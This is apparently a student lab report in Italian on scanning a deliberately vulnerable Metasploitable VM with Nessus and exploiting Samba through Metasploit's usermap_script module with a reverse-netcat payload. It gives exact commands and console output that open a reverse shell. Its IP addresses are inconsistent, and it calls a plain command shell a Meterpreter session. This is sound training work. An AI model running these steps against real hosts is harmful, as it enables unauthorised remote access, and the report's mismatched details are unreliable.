

Exploit Metasploitable con Metasploit

Relazione Exploit Metasploitable con Metasploit

Configurazione dell'Ambiente

- Kali Linux IP: 192.168.50.100

```
4: eth2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 08:00:27:34:2e:0b brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.100/24 brd 192.168.50.255 scope global noprefixroute eth2
        valid_lft forever preferred_lft forever
    inet6 fe80::2deb:35bd:2387:8dbf/64 scope link noprefixroute
        valid_lft forever preferred_lft forever

(kali@kali)-[~]
$
```

- Metasploitable IP: 192.168.50.150

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        inet6 ::1/128 scope host
            valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:63:9f:5f brd ff:ff:ff:ff:ff:ff
    inet 192.168.50.150/24 brd 192.168.50.255 scope global eth0
        inet6 fe80::a00:27ff:fe63:9f5f/64 scope link
            valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

- Porta di ascolto: 5555 (nelle opzioni del payload)

Fasi dell'Esercizio

1. Vulnerability Scanning con Nessus

Ho avviato Nessus sulla macchina Kali Linux e ho lanciato una scansione di vulnerabilità sulla macchina Metasploitable. La scansione ha identificato diversi servizi vulnerabili.


1. Avvia Nessus su Kali Linux:

```
systemctl start nessusd.service
```


```
(kali@kali)-[~]
$ systemctl start nessusd
```

2. Accedi all'interfaccia web di Nessus attraverso il browser:


```
https://kali:8834
```



3. Creare una nuova scansione ed impostare i primi dati:



- Selezioniamo lo scan di tutte le porte



- Avviamo la scansione e aspettiamo che sia terminata.

Esamina i risultati per identificare le vulnerabilità del servizio Samba sulla porta 445 TCP.

HIGH Samba Badlock Vulnerability

Description

The version of Samba, a CIFS/SMB server for Linux and Unix, running on the remote host is affected by a flaw, known as Badlock, that exists in the Security Account Manager (SAM) and Local Security Authority (Domain Policy) (LSAD) protocols due to improper authentication level negotiation over Remote Procedure Call (RPC) channels. A man-in-the-middle attacker who is able to intercept the traffic between a client and a server hosting a SAM database can exploit this flaw to force a downgrade of the authentication level, which allows the execution of arbitrary Samba network calls in the context of the intercepted user, such as viewing or modifying sensitive security data in the Active Directory (AD) database or disabling critical services.

Solution

Upgrade to Samba version 4.2.11 / 4.3.8 / 4.4.2 or later.

See Also

<http://badlock.org>
<https://www.samba.org/samba/security/CVE-2016-2118.html>

2. Sfruttamento della Vulnerabilità sulla Porta 445 TCP

2.1 Preparazione con MSFConsole

- Avvia Metasploit su Kali Linux:

```
msfconsole
```

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R

.:ok000kdc'          'cdk000ko:.
.x0000000000000c    c000000000000x.
:000000000000000k,  ,k000000000000000:
'000000000k00000:  :00000000000000000'
o00000000.MMMM.o0000o0000l.MMMM,00000000o
d00000000.MMMMMM.c00000c.MMMMMM,00000000x
l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
.00000000.MMM.;MMMMMMMMMMMMM;MMM,00000000.
c0000000.MMM.OOc.MMMM'o00.MMM,0000000c
o000000.MMM.0000.MMM:0000.MMM,000000o
l00000.MMM.0000.MMM:0000.MMM,00000l
;0000'MMM.0000.MMM:0000.MMM;0000;
.d00o'WM.0000o000x0000.MX'x00d.
,k0l'M.0000000000000.M'd0k,
:kk;.0000000000000.;0k:
;k000000000000000k:
,x000000000000x,
.l00000000l.
;d0d,
=[ metasploit v6.4.38-dev ]
+ -- --[ 2467 exploits - 1270 auxiliary - 431 post ]
+ -- --[ 1478 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > |
```

- Cerca l'exploit appropriato:

```
search samba
```

```
msf6 > search samba
```

```
Matching Modules
```

| # | Name | Disclosure Date | Rank | Check | Description |
|----|--|-----------------|-----------|-------|---|
| 0 | exploit/unix/webapp/citrix_access_gateway_exec | 2010-12-21 | excellent | Yes | Citrix Access Gateway Command Execution |
| 1 | exploit/windows/license/calicclnt_getconfig | 2005-03-02 | average | No | Computer Associates License Client GETCONFIG Overflow |
| 2 | \ target: Automatic | . | . | . | . |
| 3 | \ target: Windows 2000 English | . | . | . | . |
| 4 | \ target: Windows XP English SP0-1 | . | . | . | . |
| 5 | \ target: Windows XP English SP2 | . | . | . | . |
| 6 | \ target: Windows 2003 English SP0 | . | . | . | . |
| 7 | exploit/unix/misc/distcc_exec | 2002-02-01 | excellent | Yes | DistCC Daemon Command Execution |
| 8 | exploit/windows/smb/group_policy_startup | 2015-01-26 | manual | No | Group Policy Script Execution From Shared Resource |
| 9 | \ target: Windows x86 | . | . | . | . |
| 10 | \ target: Windows x64 | . | . | . | . |
| 11 | post/linux/gather/enum_configs | . | normal | No | Linux Gather Configurations |
| 12 | auxiliary/scanner/rsync/modules_list | . | normal | No | List Rsync Modules |
| 13 | exploit/windows/fileformat/ms14_060_sandworm | 2014-10-14 | excellent | No | MS14-060 Microsoft Windows OLE Package Manager Code Execution |

- Identifica l'exploit `exploit/multi/samba/usermap_script.`

| | | | | | | |
|----|---|------------|-----------|-----|---|----------------|
| 14 | exploit/unix/http/quest_kace_systems_management_console | 2010-03-31 | excellent | Yes | Quest KACE Systems Management Command Injection | Plugin Details |
| 15 | exploit/multi/samba/usermap_script | 2007-05-14 | excellent | No | Samba "username map script" Command Execution | |

- Configura l'exploit:

```
use exploit/multi/samba/usermap script
```

```
msf6 > use exploit/multi/samba/usermap_script
[*] No payload configured, defaulting to cmd/unix/reverse_netcat
msf6 exploit(multi/samba/usermap_script) >
```

2.2 Configurazione dell'Exploit

- Configura i parametri richiesti:

```
set RHOSTS 192.168.13.150
set LHOST 192.168.13.151
set LPORT 5555
```

```
msf6 exploit(multi/samba/usermap_script) > set RHOSTS 192.168.13.150
RHOSTS => 192.168.13.150
msf6 exploit(multi/samba/usermap_script) > set LHOST 192.168.13.151
LHOST => 192.168.13.151
msf6 exploit(multi/samba/usermap_script) > set LPORT 5555
LPORT => 5555
msf6 exploit(multi/samba/usermap_script) > show options
```

Verifica le impostazioni:

```
show options
```

```
msf6 exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):
  Name      Current Setting  Required  Description
  --      -
  CHOST      192.168.13.150   no        The local client address
  CPORT      139              no        The local client port
  Proxies     []              no        A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.13.150   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      139              yes       The target port (TCP)

Payload options (cmd/unix/reverse_netcat):
  Name      Current Setting  Required  Description
  --      -
  LHOST     192.168.13.151   yes       The listen address (an interface may be specified)
  LPORT     5555             yes       The listen port

Exploit target:
  Id  Name
  --  --
  0    Automatic
```

Assicurati che RHOSTS, LHOST e LPORT siano corretti.

2.3 Avvio dell'Exploit

- Esegui l'exploit:

```
exploit
```

```
msf6 exploit(multi/samba/usermap_script) > exploit

[*] Started reverse TCP handler on 192.168.13.151:5555
[*] Command shell session 1 opened (192.168.13.151:5555 -> 192.168.13.150:58298) at 2025-01-09 04:25:04 -0500
```

Se l'exploit ha successo, otterrai una sessione interattiva (shell).

3. Ottenimento della Sessione e Verifica

Una volta sfruttata la vulnerabilità, Metasploit ha stabilito una sessione Meterpreter. Ho eseguito il comando ifconfig per ottenere l'indirizzo di rete della macchina Metasploitable, confermando il successo dell'exploit.

```
ifconfig
eth0  Link encap:Ethernet  HWaddr 08:00:27:4d:e1:90
      inet addr:192.168.13.150  Bcast:192.168.13.255  Mask:255.255.255.0
      inet6 addr: fe80::a00:27ff:fe4d:e190/64 Scope:Link
      UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
      RX packets:77188 errors:0 dropped:0 overruns:0 frame:0
      TX packets:73359 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:1000
      RX bytes:5882631 (5.6 MB)  TX bytes:5462595 (5.2 MB)
      Base address:0xd020 Memory:f0200000-f0220000

lo    Link encap:Local Loopback
      inet addr:127.0.0.1  Mask:255.0.0.0
      inet6 addr: ::1/128 Scope:Host
      UP LOOPBACK RUNNING  MTU:16436  Metric:1
      RX packets:530 errors:0 dropped:0 overruns:0 frame:0
      TX packets:530 errors:0 dropped:0 overruns:0 carrier:0
      collisions:0 txqueuelen:0
      RX bytes:90830 (88.7 KB)  TX bytes:90830 (88.7 KB)
```